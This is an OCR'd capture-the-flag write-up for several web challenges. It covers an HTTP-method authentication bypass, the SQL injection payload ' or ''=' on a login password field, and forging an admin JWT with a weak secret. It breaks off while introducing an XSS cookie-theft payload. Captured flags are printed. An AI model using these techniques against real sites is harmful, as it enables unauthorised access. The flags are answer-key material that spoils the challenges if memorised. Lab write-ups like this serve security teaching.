
Nuclear Codes – Easy

Overview

This is a Simple path traversal, you will see through the network traffic that the form will be submitted to https://ctf.oplabs.us/web/NuclearCodes/codes.php You just need to go to that form and submit a GET request and it will work. The code behind the screen will only check for POST requests and fail the authentication.

Steps

1. Inspect the element on the page, find where the form is submitted



LAUNCH AUTHORIZATION

Secure Access Required
Enter your credentials to authorize launch codes.

Username

Enter your username

Password

Enter your password


Authenticate

Unauthorized access will result in **severe consequences**.
Contact your system administrator for assistance.

Forgot your credentials?

```
<!DOCTYPE html>
<html lang="en">
▶<head> ⋯ </head>
▼<body> flex
  ▼<div class="container">
     <h1>Launch Authorization</h1>
    ▼<p>
       <strong>Secure Access Required</strong>
       <br>
       "Enter your credentials to authorize launch codes. "
     </p>
    ▼<form action="codes.php" method="POST"> == $0
      ▼<div class="input-group">
         <label for="username">Username</label>
         <input type="text" id="username" name="username" placeholder="Enter your username" required>
       </div>
      ▼<div class="input-group">
         <label for="password">Password</label>
         <input type="password" id="password" name="password" placeholder="Enter your password" required>
       </div>
       <input type="submit" value="Authenticate">
     </form>
   </div>
  ▼<div class="footer">
    ▼<p>
       " Unauthorized access will result in "
       <strong>severe consequences</strong>
       "."
       <br>
       "Contact your system administrator for assistance. "
     </p>
    ▼<p>
       <a href="#">Forgot your credentials?</a>
     </p>
   </div>
   <script defer src="https://static.cloudflareinsights.com/beacon.min.js/vcd15cbe…" integrity="sha512-ZpsOmlRQV6y907TI0dKBHq9Md29nnaEIPlkf8
   4rnaERnq6zvWvPUqr2ft8M1aS28oN72PdrCzSjY4U6VaAw1EQ==" data-cf-beacon="{"rayId":"8fa52b327a1cd318","version":"2024.10.5","r":1,"token":"492
   2003dcd2542e28fd5e17f66b78b83","serverTiming":{"name":{"cfExtPri":true,"cfL4":true,"cfSpeedBrain":true,"cfCacheStatus":true}}}"
   crossorigin="anonymous"></script>
 </body>
</html>
```

2. Go to the form page via url, and you should see the flag



LAUNCH CODE ACCESS

Secure Authorization Complete
You have been granted access to the launch code.

Launch Code: STOUTCTF{vkU8yXCSxZtY9YrhMzyaUSoWVHapVF84}

Unauthorized access will result in severe consequences.
Contact your system administrator for assistance.


PharmaNet - Easy

Overview

As suggested by the title and the login themes, this is going to be a basic sql injection, its only used in the password field, so you need to inject malicious code into the password. The payload I used was: *' or ''='*

Steps:

1. Enter the following into the form, and copy flag from inspect element:
   Username: (Random characters does not matter)
   Password: ' or ''='



Username
fdasfdas

STOUTCTF{znjxwDeeXo1jNIz6JLyK77qOTyD2OVOh}

Password
••••••••••

```
<!DOCTYPE html>
<html lang="en" class="hydrated">
 ▶<head>⋯</head>
 ▼<body translate="no"> flex
  ▶<div class="screen-1">⋯</div> flex
  ▼<div id="message-box" style="display: block; position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); background: gree
   n; padding: 1em; border-radius: 10px; box-shadow: rgb(230, 233, 249) 0px 0px 2em; cursor: pointer; color: white;">
···  <p id="message">STOUTCTF{znjxwDeeXo1jNIz6JLyK77qOTyD2OVOh}</p> == $0
   </div>
  ▶<script>⋯</script>
   <script defer src="https://static.cloudflareinsights.com/beacon.min.js/vcd15cbe_" integrity="sha512-ZpsOmlRQV6y907TI0dKBHq9Md29nnaEIPlkf8
   4rnaERn[illegible]6zvWvPUqr2ft8M1aS28oN72PdrCzSjY4U6VaAw1EQ==" data-cf-beacon="{"rayId":"8fa5336cebd3d318","version":"2024.10.5","r":1,"token":"492
   2003[illegible]d2542e28fd5e17f66b78b83","serverTiming":{"name":{"cfExtPri":true,"cfL4":true,"cfSpeedBrain":true,"cfCacheStatus":true}}}"
   crossorigin="anonymous"></script>
  </body>
</html>
```


Mr Bean’s Little Beans - Medium

Overview

This is a simple form page that implements insecure JWT tokens for authentication, by default you will login as user123, but when you view your cookies you have a new session token that was not there, when putting this into JWT.io you will find it uses a basic secret for signing, within the form you will find that the administrator uses ‘*mrbean’* for all their passwords.

Steps

1. Copy current token from the webpage



Welcome back, user123!

user123

Mr Bean's Little Beans

Home Announcements News Contact

Latest Posts

Mr. Bean's Little Beans Forum Update

Posted by: Admin | Date: Dec 11, 2024

We're excited to announce that we've added a new "Mr. Bean Moments" section to the forum. Share your favorite scenes from the show, and let's discuss the hilarious moments together!

Mr. Bean's Holiday Special Viewing Party

Posted by: Admin | Date: Dec 9, 2024

Join us for a holiday-themed Mr. Bean marathon on Dec 15th at 7 PM. We'll be streaming the Christmas special, and there will be plenty of fun trivia about Mr. Bean's most memorable holiday moments!

Fan Contest: Create Your Own Mr. Bean Skit

Posted by: Admin | Date: Dec 5, 2024

In honor of the holiday season, we're holding a contest to

Quick Links

- Mr Bean Official Website
- Mr Bean IMDB
- Mr Bean Filming Locations
- Suggestions


© 2024 Mr Bean's Little Beans. All rights reserved.

Name	Value	Domain	Path	Expires /...	Size	HttpOnly	Secure	SameSite	Partitio...	Cross S...	Priority
cf_clearance	Pi_AN.6QLgSRLUsord5FLWI7a_2sqY5OHZ2dI044kY...	.oplabs....	/	2025-06...	459	✓	✓	None	https://...		High
session	d6fa55db-ae3f-42d3-9c70-b0eb79318547.-Vewxw...	ctf.opla...	/	2025-01...	71	✓		Lax			Medium
sessionCookie	eyJhbGciOiJIUzI1NiIsInR5cCI6InNlc3Npb25Db29ra...	ctf.opla...	/	2024-12...	203	✓					Medium

Cookie Value □ Show URL-decoded

eyJhbGciOiJIUzI1NiIsInR5cCI6InNlc3Npb25Db29raWUifQ.eyJ1c2VyX2lkIjo2NTU0LCJ1c2VybmFtZSI6InVzZXIxMjMiLCJpYXQiOjE3MzU1OTUzNTYsImV4cCI6MTczNTU5ODk1Nn0.Pi3Wy5OQ2nVlmUOadTTyxe9I
kGCpcSZjjcgfdx3TnTE

2. Go to JWT.io and paste in the key, and edit the username to Admin as noted by the forum posts



Algorithm HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6InNlc3Npb25
Db29raWUifQ.eyJ1c2VyX2lkIjo2NTU0LCJ1c2V
ybmFtZSI6IkFkbWluIiwiaWF0IjoxNzM1NTk1Mz
U2LCJleHAiOjE3MzU1OTg5NTZ9.kEOtMoSd9Cp7
VAHj0JtLFSJZrPo4nVA033OcoSzt3vk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "sessionCookie"
}
```


PAYLOAD: DATA

```
{
  "user_id": 6554,
  "username": "Admin",
  "iat": 1735595356,
  "exp": 1735598956
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

3. Next search the form for the password that the Admin gave out and copy it



Which Mr. Bean Episode Do You Watch Over and Over Again?

Posted by: TVFanatic92 | **Date:** Dec 10, 2024

For me, it's always the "Mr. Bean Goes to Town" episode. His attempts to take a picture of the Queen's portrait are hilarious!

ComedyKing: *I watch the "Christmas Episode" every year! I can't get enough of the turkey scene.*

TVFanatic92: *Agreed! That turkey scene is unforgettable. A true classic.*

LaughingLilly: *The "Museum" episode is also a favorite of mine. Watching him create chaos in the gallery always cracks me up.*

How Much of a Mr. Bean Fan Are You?

Posted by: BeanLover101 | **Date:** Dec 11, 2024

I'm such a huge Mr. Bean fan that I've watched every episode at least 5 times! From the hilarious antics with the turkey to his unforgettable holiday mishaps, every moment is pure gold. My favorite has to be when he tries to impress at the restaurant in "Mr. Bean in the Restaurant"—I can't stop laughing every time!

MrBeanForever: *I totally agree! That restaurant episode is a masterpiece. The way he handles the soup is priceless!*

BeanLover101: *Right? I can't get enough of it! Mr. Bean's ability to cause chaos without saying a word is truly unique.*

ClassicComedyFan: *If I had to pick a favorite moment, it's got to be from the "Swimming Pool" episode. His slow-motion dive is just so iconic!*

Admin: *I would say that I am the largest Mr Bean fan. I am such a big fan that I use mrbean for all my passwords and secrets!*

How Do You Celebrate Mr. Bean's Birthday?


Posted by: BeanLover123 | **Date:** Dec 8, 2024

Mr. Bean's birthday is coming up! How do you celebrate? Do you throw a Mr. Bean-themed party or watch your favorite episodes with friends? Share your ideas!

JollyJulie: *I like to make a marathon out of it! It's a Mr. Bean day with all the episodes, popcorn, and cake!*

BeanLover123: *That sounds like fun! I'm thinking of doing something similar this year*

4. Paste the password into jwt.io for shared secret section and copy the new malicious token



Algorithm HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6InNlc3Npb25
Db29raWUifQ.eyJ1c2VyX2lkIjo2NTU0LCJ1c2V
ybmFtZSI6IkFkbWluIiwiaWF0IjoxNzM1NTk1Mz
U2LCJleHAiOjE3MzU1OTg5NTZ9.Ja_m1M8mpZIy
hetSkhi3qP5bPeby5gd5Hg65kymOufU
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "sessionCookie"
}
```


PAYLOAD: DATA

```
{
  "user_id": 6554,
  "username": "Admin",
  "iat": 1735595356,
  "exp": 1735598956
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  mrbean
) □ secret base64 encoded
```

5. Paste the new token into your browser, and go to the admin panel



Mr Bean's Little Beans

Congrats you found the flag!

STOUTCTF{W9du9uMYcyjoNQKeJpKr6c6m1BXAxbXC}

Quick Links

- Mr Bean Official Website
- Mr Bean IMDB
- Mr Bean Filming Locations
- Suggestions

© 2024 Mr Bean's Little Beans. All rights reserved.

Name	Value	Do...	Path	Expir...	Size	Htt...	Sec...	Sam...	Part...	Cro...	Prio...
cf_clearance	Pi_AN.6QLgSRLUsord5FLWI7a_2sq...	.opl...	/	2025...	459	✓	✓	None	http...		High
session	d6fa55db-ae3f-42d3-9c70-b0eb7...	ctf.o...	/	2025...	71	✓		Lax			Me...
sessionCookie	eyJhbGciOiJIUzI1NiIsInR5cCI6InNI...	ctf.o...	/	2024...	200	✓					Me...

Crossing the Seven Seas – Hard

Overview

This challenge uses XSS as noted in the title and page. We also know this because at the verry bottom there is a contact form that we might be able to use to grab the token from an administrator that is viewing the contact content. With this information we can start crafting a malicious payload. Though the administrators of the site thought they were smart, they blocked all <a>, <script>, and <img?> tags so you need to use something unconventional. I used a <body> tag with a onload function, my below payload:

